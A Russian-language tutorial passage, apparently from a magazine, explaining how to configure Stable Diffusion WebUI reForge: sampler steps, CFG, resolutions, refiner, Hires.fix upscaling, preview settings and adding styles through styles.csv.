
На этом месте стоит прерваться и объяснить, почему бесконечное увеличение числа шагов не всегда ведет к улучшению качества изображения. Большинство современных (не «унаследованных», ancestral) семплеров добавляет небольшой промежуточный шум на каждом шаге.

Таким образом, система уравнений не сходится, не имея какого-то одного окончательного решения: по достижении некоего порога картинка перестает улучшаться и просто немного меняется на каждом шаге.

Это можно использовать: если ты добился от нейросети нужной композиции, но в изображении есть мелкие огрехи, изменение числа шагов (либо небольшое изменение параметра CFG) при сохранении значения сида создаст немного другую картинку, на которой огрехов может и не быть.

При использовании сходящихся семплеров через какое-то время тоже достигается предел насыщения, после которого картинка перестает улучшаться. Более того, небольшие огрехи в любом случае будут исправлены на втором шаге генерации в процессе повышения разрешения (Hires.fix). О нем — чуть ниже, а пока закончим с настройками первого прохода.

- **Width, Height** ширина и высота картинки. Обрати внимание: значение по умолчанию 512 × 512 выбрано для Stable Diffusion 1.5; для Stable Diffusion XL используются другие значения. Для начала можно выбрать 1024 × 1024 точки. Полный список поддерживаемых разрешений (можно использовать и другие, но может пострадать качество): 640 × 1536, 768 × 1344, 832 × 1216, 896 × 1152, 1024 × 1024, 1152 × 896, 1216 × 832, 1344 × 768, 1536 × 640.
- **Batch count** — число изображений, которые будут сгенерированы последовательно, одно за другим. Укажешь 10 — будет последовательно сгенерировано десять картинок.
- **Batch size** — число изображений, которые будут генерироваться одновременно. Укажешь одну — картинки будут создаваться по одной, 2 одновременно будет генерироваться две картинки, укажешь 10 и программа вылетит от переполнения видеопамяти. Повышать этот параметр имеет смысл для видеокарт с большим количеством видеопамяти; при параллельной генерации в несколько потоков можно получить увеличение скорости порядка 30%. Впрочем, постобработка (ADetailer/muDetailer) все равно будет происходить последовательно.
- **CFG Scale** — очень важный и интересный параметр, контролирующий, насколько буквально нейросеть должна следовать запросу. Минимальное значение 1, максимальное 35. Для обычных моделей часто рекомендуют значения 3–8, иногда можно поднимать до 12–15. Увеличение CFG также ведет к увеличению контраста и насыщенности (цветового контраста) изображения. При слишком низких значениях CFG мы получим блеклую, малоконтрастную картинку. При чрезмерно высоких «пережженную»; с этим можно бороться разными способами, от встроенного расширения DynamicThresholding (CFG Fix) Integrated или LatentModifier Integrated до специальных лор и расширения CD Tuner, которое позволяет контролировать контраст и насыщенность на латентном уровне, еще до того, как изображение перейдет в пространство пикселей. Для начала попробуй установить `CFG=7`.
- **Seed** — знакомое значение сида. -1 означает случайный сид, любое другое число — некий фиксированный. Дополнительные настройки (Extra) мы трогать не будем.
- **Refiner** — настройки рефайнера. Рекомендую пока оставить эту настройку выключенной. Для большинства моделей рефайнер не понадобится, но в некоторых случаях ты можешь захотеть им воспользоваться. Тогда обрати внимание на настройку снизу на скриншоте — Which pass to enable refiner for.



Maximum number of checkpoints loaded at the same time: 1
☑ Only keep one model on device (will keep models other than the currently used one in RAM rather than VRAM)
Checkpoints to cache in RAM (obsolete; set to 0 and use the two settings above instead): 0
SD Unet (choose Unet model: Automatic = use one with same filename as checkpoint; None = use Unet from checkpoint): Automatic
☑ Enable quantization in K samplers for sharper and cleaner results. This may change existing seeds (requires Reload UI)
Emphasis mode (makes it possible to make model to pay (more:1.1) or (less:0.9) attention to text when you use the syntax in prompt; None: disable the mechanism entirely and treat (:.1.1) as literal characters, Ignore: treat all empasised words as if they have no emphasis, Original: the orginal emphasis implementation, No norm: same as orginal, but without normalization (seems to work better for SDXL))
○ None ○ Ignore ● Original ○ No norm
☑ Make K-diffusion samplers produce same images in a batch as when making a single image
Prompt word wrap length limit (in tokens - for texts shorter than specified, if they don't fit into 75 token limit, move them to the next 75 token chunk): 20
☐ Upcast cross attention layer to float32
Random number generator source. (changes seeds drastically; use CPU to produce the same picture across different videocard vendors; use NV to produce same picture as on NVidia videocards)
● GPU ○ CPU ○ NV
☐ Tiling (produce a tileable picture)
Hires fix: which pass to enable refiner for
● first pass ○ second pass ○ both passes
☑ Enable comments (Use # anywhere in the prompt to hide the text between # and the end of the line from the generation.)

Рекомендую настроить рефайнер для первого прохода (first pass), так как его включение на этапе Hires.fix мало на что влияет. Если ты это сделаешь, то для собственно второго прохода (Hires.fix) имеет смысл выбрать ту же базовую модель, что и для рефайнера, в противном случае результат работы рефайнера будет «съеден» во время второго прохода. Не забудь применить изменение настроек кнопкой Apply Settings.

Наконец, мы подошли к одной из самых интересных возможностей WebUI — настройкам второго прохода. За это отвечает алгоритм Hires.fix, который позволяет повышать разрешение картинки и одновременно исправлять мелкие огрехи генерации.

- **Hires.fix** настройки второго прохода, который включается выставлением галочки Hires.fix.
- **Upscaler** — выбор модели повышения разрешения. Это критически важный параметр, поскольку правильная модель сможет исправить типичные для заданного типа изображений огрехи и создать убедительную картину, рисунок или фотографию высокого разрешения. Для начала можно выбрать какую нибудь универсальную модель DAT или HAT; на крайний случай — ESRGAN_4x. Модели для повышения разрешения мы подробно обсудим в следующем разделе.
- **Hires steps** число шагов для второго прохода. Начни с 10 20 шагов; со временем ты определишь для себя оптимальное значение.
- **Upscale by** во сколько раз повышать разрешение. Начни со значения 2; для слабых видеокарт, возможно, придется понизить его до 1,5. Либо можно указать желаемое разрешение картинки в пикселях.
- **Denoising strength** коэффициент шумоподавления. Еще один очень важный параметр, определяющий силу действия алгоритма. Чем меньше это значение, тем меньшее влияние на картинку (помимо повышения разрешения) окажет алгоритм; чем больше тем более грубые огрехи смогут быть исправлены вторым проходом. В то же время слишком большое значение приведет к мутациям; картинка превращается в сюр. Для реалистичных изображений попробуй значения от 0,15 до 0,3, для абстрактных можно использовать более высокие коэффициенты — до 0,5. Отдельно отмечу семейство алгоритмов Latent, которые работают в латентном пространстве. Для них минимально допустимое значение denoise — порядка 0,6; с меньшими значениями картинка превращается в шум. В то же время при значении 0,6 уровень мутаций зашкаливает, что делает алгоритмы Latent малопригодными для использования.
- **Hires checkpoint** здесь можно выбрать отдельную базовую модель для второго прохода. Это может оказаться полезным, когда используются тематические обученные модели (особенно — в первых версиях), в результатах работы которых могут присутствовать небольшие огрехи. Использование универсальной модели-ремикса вторым проходом с немного повышенным коэффициентом шумоподавления часто позволяет сгладить шероховатости обученных моделей. Заодно получишь результат, недостижимый в рамках универсальной модели.

Другой сценарий использования раздельных моделей для первого и второго прохода генерация ускоренными моделями (LCM, Turbo, Lightning, Hyper, TCD и так далее). В таких случаях первый проход, как правило, генерируется ускоренной моделью, а второй обычной, что позволяет сгладить огрехи, часто возникающие при ускоренной генерации. (В скобках замечу, что существуют и гибридные ускоренные модели, которые можно использовать для обоих проходов.)

- **Hires sampling method** — здесь можно указать другой алгоритм семплера. Он может оказаться полезным при использовании ускоренных моделей. Кроме того, в некоторых случаях применение сходящегося семплера может уменьшить нежелательные мутации при повышенном коэффициенте шумоподавления. Для начала эту настройку лучше не трогать.

Кажется, пока всё. Можно приступать к генерации картинок, а можно изменить еще несколько настроек и заодно сохранить настройки среды.

Сохранение настроек

Разумеется, было бы странно каждый раз настраивать WebUI при его запуске. Сохранить значения настроек можно на вкладке Settings → Defaults, нажать View Changes и затем Apply. Все изменения будут сохранены в файле


```
\stable-diffusion-webui-reForge\webui\ui-config.json
```

При желании ты можешь как редактировать его вручную, так и создавать его копии с разными наборами настроек (впрочем, с этой целью все таки лучше использовать плагин — например, Config Presets).

Дополнительные настройки

Помимо настроек, доступных на первом экране, стоит поменять и некоторые другие настройки на вкладке Settings.

Во-первых, имеет смысл поменять настройки предпросмотра, как показано на скриншоте.




☑ Show progressbar
☑ Show live previews of the created image
Live preview file format
○ jpeg ● png ○ webp
☐ Show previews of all images generated in a batch as a grid
Live preview display period (in sampling steps - show new live preview image every N sampling steps; -1 = only show after completion of batch): 5
Live preview method (Approx NN: fast preview; TAESD = high-quality preview; Approx cheap = fastest but low-quality preview)
○ Approx NN ○ Approx cheap ● TAESD
☐ Allow Full live preview method with lowvram/medvram (If not, Approx NN will be used instead; Full live preview method is very detrimental to speed if lowvram/medvram optimizations are enabled)
Live preview subject
○ Combined ● Prompt ○ Negative prompt
Progressbar and preview update period (in milliseconds): 250
☑ Return image with chosen live preview method on interrupt (makes interrupts faster)
☑ Show Live preview in full page image viewer

Значимые настройки здесь — TAESD в качестве метода предпросмотра (это быстрый и качественный метод), а также обновление каждые 250 мс (вместо ежесекундных).


В настройках Stable Diffusion ты можешь захотеть кешировать модели в памяти. По умолчанию в памяти хранится единственная модель, но если количество RAM (именно RAM, не видеопамяти) позволяет, то можно увеличить число кешируемых моделей.

Кроме того, я рекомендую включить настройку Enable quantization in K samplers, которая оказывает малозаметный, но статистически значимый положительный эффект на качество генерации. Еще одна потенциально интересная настройка — No norm в Emphasis mode. У меня она выключена; включать ее рекомендуется, когда на некоторых моделях в случайных генерациях возникает абсолютно черная или сильно зашумленная картинка. Эта особенность была замечена в оригинальных моделях Animagine и Pony Diffusion; если включить No norm, это меняет алгоритм вычисления весовых коэффициентов токенов и, соответственно, меняет конечный результат. Поэтому у меня эта настройка выключена.



Maximum number of checkpoints loaded at the same time: 1
☑ Only keep one model on device (will keep models other than the currently used one in RAM rather than VRAM)
Checkpoints to cache in RAM (obsolete; set to 0 and use the two settings above instead): 0
SD Unet (choose Unet model: Automatic = use one with same filename as checkpoint; None = use Unet from checkpoint): Automatic
☑ Enable quantization in K samplers for sharper and cleaner results. This may change existing seeds (requires Reload UI)
Emphasis mode (makes it possible to make model to pay (more:1.1) or (less:0.9) attention to text when you use the syntax in prompt; None: disable the mechanism entirely and treat (:.1.1) as literal characters, Ignore: treat all empasised words as if they have no emphasis, Original: the orginal emphasis implementation, No norm: same as orginal, but without normalization (seems to work better for SDXL))
○ None ○ Ignore ● Original ○ No norm
☑ Make K-diffusion samplers produce same images in a batch as when making a single image
Prompt word wrap length limit (in tokens - for texts shorter than specified, if they don't fit into 75 token limit, move them to the next 75 token chunk): 20
☐ Upcast cross attention layer to float32
Random number generator source. (changes seeds drastically; use CPU to produce the same picture across different videocard vendors; use NV to produce same picture as on NVidia videocards)
● GPU ○ CPU ○ NV
☐ Tiling (produce a tileable picture)
Hires fix: which pass to enable refiner for
● first pass ○ second pass ○ both passes
☑ Enable comments (Use # anywhere in the prompt to hide the text between # and the end of the line from the generation.)

Наконец, еще одна настройка, на сей раз чисто визуальная: имеет смысл уменьшить размер карточек в листинге базовых моделей и лор, который открывается на вкладках Checkpoints и Loras. По умолчанию размер карточек слишком велик, десятки моделей на экране не умещаются.



☑ Show hidden directories (directory is hidden if its name starts with ".")
☐ Add a '/' to the beginning of directory buttons (Buttons will display the contents of the selected directory without acting as a search filter.)
Show cards for models in hidden directories ("When searched" option will only show the item when the search string has 4 characters or more)
○ Always ● When searched ○ Never
Default multiplier for extra networks: 1
Card width for Extra Networks (in pixels): 166
Card height for Extra Networks (in pixels): 250
Card text scale (1 = original size): 0,5
☑ Show description on card

Продолжение статьи →

REFORGE


УЛУЧШАЕМ КАРТИНКИ, ГЕНЕРИРУЕМЫЕ STABLE DIFFUSION

РАБОТА СО СТИЛЯМИ

В статье «Stable Diffusion XL. Выбираем модели, рефайнеры, лоры и стили» я рассказывал, для чего нужны стили, что они собой представляют и как работают. В приложении Fooocus есть ряд предустановленных стилей и даже один динамический, использующий GPT подобную языковую модель для расширения запросов. В WebUI Forge предустановленных стилей нет, поэтому их придется установить отдельно, скачав с GitHub или добавив самостоятельно.

Стили из Fooocus, уже сконвертированные в нужный для A1111 формат, можно скачать с GitHub.

Тебе нужен файл styles.csv. Положи его в папку `<путь к WebUI Forge>\webui\`, перезапусти WebUI и обнови окно браузера, если оно было открыто; все новые стили должны подхватиться автоматически.



Ты можешь добавлять собственные стили как из веб интерфейса, так и прямым редактированием файла `styles.csv`. К примеру, если ты пользуешься моделью Pony, то необходимые для работы модели теги можно прописать в виде стиля (вопросительные знаки замени используемыми стилями например, `source_anime`, `source_cartoon` или `source_pony` из документации модели):

```
style_Pony,"score_9, score_8_up, score_7_up, score_6_up, score_5_up,
score_4_up, source_????, rating_????, BREAK {prompt}",
```

Обрати внимание на запятую в конце строки. Это не опечатка; после запятой может идти строка с негативными ключевыми словами. В данном случае она пуста.

